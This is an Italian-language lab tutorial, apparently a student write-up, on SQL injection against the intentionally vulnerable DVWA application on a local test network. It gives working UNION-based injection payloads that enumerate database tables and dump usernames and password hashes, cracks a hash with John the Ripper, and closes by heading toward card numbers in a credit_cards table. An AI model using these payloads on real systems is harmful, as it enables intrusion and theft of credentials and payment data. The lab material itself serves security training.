


# Guida per SQL Injection

Iniziamo settando le macchine virtuali per fare ciò bisogna eseguire il comando **sudo nano /etc/network/interfaces** e scrivere queste impostazioni e poi fare **sudo reboot**




```
GNU nano 2.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.66.120
netmask 255.255.255.0
network 192.168.66.0
broadcast 192.168.66.255
gateway 192.168.66.1
```

Possiamo verificare se abbiamo messo le giuste impostazioni facendo un **ifconfig** e verificare l'indirizzo ip e fare un **ping** per vedere se comunicano come da foto



```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.66.120 netmask 255.255.255.0 broadcast 192.168.66.255
    inet6 fe80::5d31:81a8:6c74:c7ea prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 3232 bytes 2144611 (2.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9013 bytes 1014767 (990.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8867 bytes 3504968 (3.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8867 bytes 3504968 (3.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data:
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=3.22 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=0.224 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.190 ms
64 bytes from 192.168.66.120: icmp_seq=4 ttl=64 time=0.220 ms
64 bytes from 192.168.66.120: icmp_seq=5 ttl=64 time=0.201 ms
64 bytes from 192.168.66.120: icmp_seq=6 ttl=64 time=0.214 ms
64 bytes from 192.168.66.120: icmp_seq=7 ttl=64 time=0.230 ms
64 bytes from 192.168.66.120: icmp_seq=8 ttl=64 time=0.237 ms
64 bytes from 192.168.66.120: icmp_seq=9 ttl=64 time=0.197 ms
^C
  192.168.66.120 ping statistics:
  9 packets transmitted, 9 received, 0% packet loss, time 8179ms
 rtt min/avg/max/mdev = 0.189/0.547/3.217/0.943 ms

kali@kali:~$
```

Che cosa è un SQL Injection?


Un SQL Injection è una vulnerabilità che si verifica quando il codice non viene sanitizzato bene e permette di eseguire codice SQL non autorizzato all'interno di una applicazione così da poter ottenere dati importanti sugli utenti.

Adesso andiamo a vedere come ottenere gli username e password di Gordon Brown per prima cosa dobbiamo vedere dove sono gli utenti e il relativo DataBase per fare ciò possiamo eseguire questa query:

`%' and 1=0 union select table_schema, table_name from information_schema.tables #`

Utilizzando questa query stiamo chiedendo di darci tutte le tabelle presenti e il loro relativo database

Risultato:




Possiamo notare che esiste una tabella chiamata users che fa parte del database dvwa che potrebbe fare al caso nostro, adesso possiamo controllare le varie colonne di questa tabella per farlo possiamo utilizzare questa query:

`%' and 1=0 union select table_name, column_name from information_chema.columns where table_name = 'users' #`

Con questa query stiamo dicendo di restituirci tutte le colonne presenti nella tabella users

Risultato:




Qui possiamo notare che ci sono 2 colonne che ci possono interessare molto ovvero la colonna user e la colonna password ma ci interessano anche le colonne last name e first name così da capire dove si trova Gordon Brown allora vediamo come possiamo recuperare queste informazioni,

possiamo utilizzare questa query:

**%' union select first\_name, last\_name from users#**

Con questa query gli stiamo chiedendo di darci tutti i nomi e cognomi presenti nella tabella users

Risultato:




Possiamo notare che il signor Gordon Brown è il numero 2 allora adesso possiamo vedere come trovare tutte le password degli utenti e vedere quale corrisponde al 2 per fare questo usiamo questa query

**%' union select user, password from users#**

Stiamo chiedendo di darci tutti gli user e le password presenti nella tabella users

Risultato:



Adesso abbiamo tutti gli utenti e password e possiamo vedere che il secondo ID ha come user gordonb e come password una serie di numeri e lettere questo significa che purtroppo la password è criptata ma niente paura ci aiuterà il nostro amico john the ripper che ci permetterà di decifrare quella password, per fare ciò basta creare un file di testo con all' interno la password criptata e darla in pasto al mitico john

Risultato:

```
kali@kali -  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
[kali@kali]~  
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/  
[kali@kali]~  
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/Gordon_hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
No password hashes left to crack (see FAQ)  
[kali@kali]~  
$ john --show --format=raw-md5 /home/kali/Desktop/Gordon_hash.txt  
gordonb:abc123  
1 password hash cracked, 0 left  
[kali@kali]~  
$
```

Ecco qui le credenziali di accesso di Gordon Brown che sono rispettivamente:


user: "gordonb" e password: "abc123" non una delle migliori password per il nostro amico Gordon

Ma adesso passiamo a qualcosa di più interessante, tornando alla prima query che abbiamo eseguito possiamo vedere che esiste una tabella chiamata credit\_cards beh molto interessante no?


```
Damn Vulnerable Web A...  
192.168.66.120/dwa/vulnerabilities/sql/?id=%25'+and+1%3D0+union+select+table_schema,table_name+from+information_schema.tables+%23&Submit=Submit#  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
Surname: time_zone_transition  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: mysql  
Surname: time_zone_transition_type  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: mysql  
Surname: user  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: owasp10  
Surname: accounts  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: owasp10  
Surname: blogs_table  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: owasp10  
Surname: captured_data  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: owasp10  
Surname: credit_cards  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: owasp10  
Surname: hitlog  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: owasp10  
Surname: pen_test_tools  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: tikiwiki  
Surname: galaxia_activities  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: tikiwiki  
Surname: galaxia_activity_roles  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: tikiwiki  
Surname: galaxia_instance_activities  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: tikiwiki  
Surname: galaxia_instance_comments  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: tikiwiki  
Surname: galaxia_instances  
ID: '' and 1=0 union select table_schema, table_name from information_schema.tables #  
First name: tikiwiki  
Surname: galaxia_instances
```



Adesso vediamo le colonne che sono presenti in questa tabella utilizzando la query che abbiamo usato prima ma cambiando da users a credit\_cards



Bene ora che conosciamo le colonne iniziamo a farci dare tutti i dati delle carte



Ecco il numero della carta e la data di scadenza adesso ci serve anche il ccv

